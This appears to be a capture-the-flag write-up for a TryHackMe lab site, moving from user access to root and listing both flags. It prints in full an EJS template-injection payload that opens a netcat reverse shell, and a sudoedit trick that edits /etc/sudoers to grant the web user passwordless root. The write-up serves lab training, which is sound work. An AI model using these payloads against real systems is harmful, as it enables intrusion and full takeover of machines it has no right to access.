
Wow, now I can see the phone number and also the setting. So it answers the first question.
What’s Tyrell Wellick’s phone number?
Ans: 842-029-5701
Now Let’s get to the User.
Gayle can change users’ passwords, but there wasn’t anything useful there.

I fired up Burp Suite to intercept the request.

Then I send it to the repeater.

If we intercept a request and change it by omitting parameters such as the password, an error message appears.

This tells us that ejs files are included. When i search for ejs ssti payloads, i got this;

It is a blog post, from this article I got an payload;

payload

&settings[view options][outputFunctionName]=x;process.mainModule.require(‘child_process’).execSync(‘busybox nc 127.0.0.1 1337 -e sh’);s
We need to append this after the password in the burp suite. Note that you need to change IP and port according to yours.
In the terminal, we need to listen to that port.

Once we receive the connection we need to run this command: python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

Finally, boom…..we got the user flag.
Privilege Escalation
The next task is to get the root.txt flag. It isn’t as easy as I thought. I can’t get into root just with the command sudo su as I don’t not the password of the web.

I need to check for sudo privileges. Command: sudo -l

User web can run; (root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm.
Let’s do what user web is allowed to do. Select the editor by using the following command:
export EDITOR=”vim – /etc/sudoers”
Then next run this command: sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm Add the following line under user privilege specification and save.
web ALL=(ALL:ALL) NOPASSWD: ALL
Press i before typing the above command. You need press enter. Then press escape and then :wq enter again :wq enter. In this way we save it.

After that, we can now run sudo su command and get into the root.

Now I got thaveroot access. Finally, I also got the root.txt
Flag Captured
user.txt flag: THM{4lways_upd4te_uR_d3p3nd3nc!3s}
root.txt flag: THM{4nd_uR_p4ck4g3s}